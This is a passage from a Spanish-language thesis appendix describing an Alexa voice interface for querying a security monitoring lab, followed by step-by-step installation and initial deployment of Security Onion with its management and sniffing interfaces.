- El sistema de monitorización, mediante sus sensores, genera datos de alerta gracias a la detección de esos ataques. Luego esos datos de alerta son visualizados mediante las herramientas de gestión y visualización.
- El PC2 tiene el rol de analista de seguridad, se encarga de configurar y desplegar las herramientas de seguridad una vez explotadas, además de visualizar los datos de alerta para su gestión. A su vez, puede realizar rápidos comandos de voz para pedirle información a Alexa sobre datos del entorno.
- El asistente virtual Alexa recoge la petición de voz del analista, y realiza una llamada al servidor local dentro del PC2.

- El servidor de la interfaz de voz es el componente que le da órdenes a Alexa y le dice cómo tiene que responder. A su vez, una vez que se le ha realizado una llamada, realiza una petición al sistema de monitorización para obtener información sobre el entorno virtualizado.

3.1.2.3. Interfaz de voz




Figura 3.4: Flujo de funcionamiento de la interfaz de voz

En la figura 3.4 podemos observar el flujo del funcionamiento de la interfaz de voz. La secuencia de pasos es la siguiente:

- Se abre la skill mediante la frase de invocación 'Alexa, abre seguridad de red'.
- El sistema envía un mensaje de bienvenida a la aplicación.
- Alexa espera el nuevo comando por parte del analista de seguridad.
- Dependiendo de la opción que coja el analista, Alexa realizará una petición al servidor para que recolecte esa información.

- Alexa devuelve la información en forma de comandos de voz.
- Alexa queda a la espera de un nuevo comando.

3.2. Anexo 2: Instalación de Security Onion

En este Anexo se va a recoger paso a paso la descarga e instalación de Security Onion.

1. Primero es necesaria la descarga de la imagen. Vamos a descargarla directamente desde el GitHub oficial [36]. Se muestra en la figura 3.5.




Figura 3.5: Descarga de la imagen desde GitHub

2. Una vez creada la máquina virtual y puesta la imagen de Security Onion que tengamos, procedemos a su instalación. Nada más arrancar la máquina le damos a la primera opción, Boot Security Onion. Se muestra en la figura 3.6.

Figura 3.6: Selección de arranque de Security Onion

3. Nos aparecerá el escritorio inicial. Es necesario hacer doble click en el icono de Security Onion para empezar la instalación. Se muestra en la figura 3.7.

Figura 3.7: Iniciando la instalación de Security Onion

4. Ahora tenemos que escoger el idioma de nuestro sistema Security Onion, en nuestro caso Español. Se muestra en la figura 3.8.




Figura 3.8: Selección de idioma de Security Onion

5. Tenemos que escoger si deseamos descargar las actualizaciones y software de compatibilidades durante el proceso de instalación, en nuestro caso vamos a seleccionarlo para ahorrar tiempo. Se muestra en la figura 3.9.

Figura 3.9: Instalación de actualizaciones de Security Onion

6. Tenemos que seleccionar la opción de borrar el disco duro e instalar Security Onion para hacer una instalación limpia. Se muestra en la figura 3.10.




Figura 3.10: Seleccionar tipo de instalación de Security Onion

7. Tendremos que confirmar los cambios en el disco duro para la instalación limpia. Se muestra en la figura 3.11.




Figura 3.11: Confirmando cambios de Security Onion

8. Seleccionamos nuestra localización en la que vamos a desplegar el sistema. Se muestra en la figura 3.12.




Figura 3.12: Localización de Security Onion

9. Seleccionamos la disposición del teclado, en nuestro caso Español. Se muestra en la figura 3.13.




Figura 3.13: Seleccionando disposición del teclado de Security Onion

10. Introducimos el nombre de usuario y una contraseña para el acceso al sistema. Se muestra en la figura 3.14.




Figura 3.14: Usuario y contraseña de Security Onion

11. Una vez introducidos todos los parámetros anteriores, empezará la instalación, y si todo ha ido bien, mostrará un mensaje de finalización. Se muestra en la figura 3.15.




Figura 3.15: Instalación exitosa de Security Onion

3.3. Anexo 3: Despliegue de Security Onion

En este anexo se va a describir la parte de la solución consistente en el despliegue único de Security Onion una vez que hemos realizado la instalación.

1. Una vex instalado, al iniciarlo por primera vez veremos en la pantalla un icono Setup con el que tendremos que realizar el despliegue. Se representa en la figura 3.16.

Figura 3.16: Icono Setup de Security Onion

2. Una vez dentro, nos mostrará todas las herramientas que vamos a configurar de una sola vez. Se representa en la figura 3.17.




Figura 3.17: Herramientas a configurar en el despliegue

3. Ahora debemos de elegir cual de las dos interfaces va a ser la que se va a utilizar como

management interface es decir, la interfaz desde la que vamos a poder manejar Security Onion a través de SSH, en nuestro caso vamos a utilizar la ens38. Se representa en la figura 3.18.




Figura 3.18: Escogemos la *management interface*

4. Ahora nos pregunta si queremos una configurar una *sniffing interface*, es decir, la interfaz que va a escuchar monitorizar el resto del tráfico. Como estamos haciendo una instalación Standalone, tenemos que aceptar. Se representa en la figura 3.19.




Figura 3.19: Aceptar la *sniffing interface*

5. En nuestro caso, de las dos interfaces que tenemos vamos a escoger la ens33, es la única opción que nos da ya que escogimos la otra como *management interface*. Se representa en la figura 3.20.




Figura 3.20: Escogiendo la sniffing interface

6. Ahora nos mostrará todas las decisiones que hemos tomado en el despliegue y tendremos que confirmarlos. Se representa en la figura 3.21.




Figura 3.21: Confirmación de cambios en el despliegue

7. Ya hemos completado la primera fase del despliegue, en la que se configuran las interfaces de red. Ahora tendremos que reiniciar para seguir con la segunda fase. Se representa en la figura 3.22.




Figura 3.22: Confirmación de reinicio

8. Cuando reiniciemos veremos que el fondo ha cambiado y pasaremos a la segunda fase de despliegue. Se representa en la figura 3.23.

Figura 3.23: Fondo de la segunda fase

9. Se nos muestran otra vez las herramientas que vamos a configurar. Se representa en la figura 3.24.




Figura 3.24: Herramientas para configurar en el despliegue

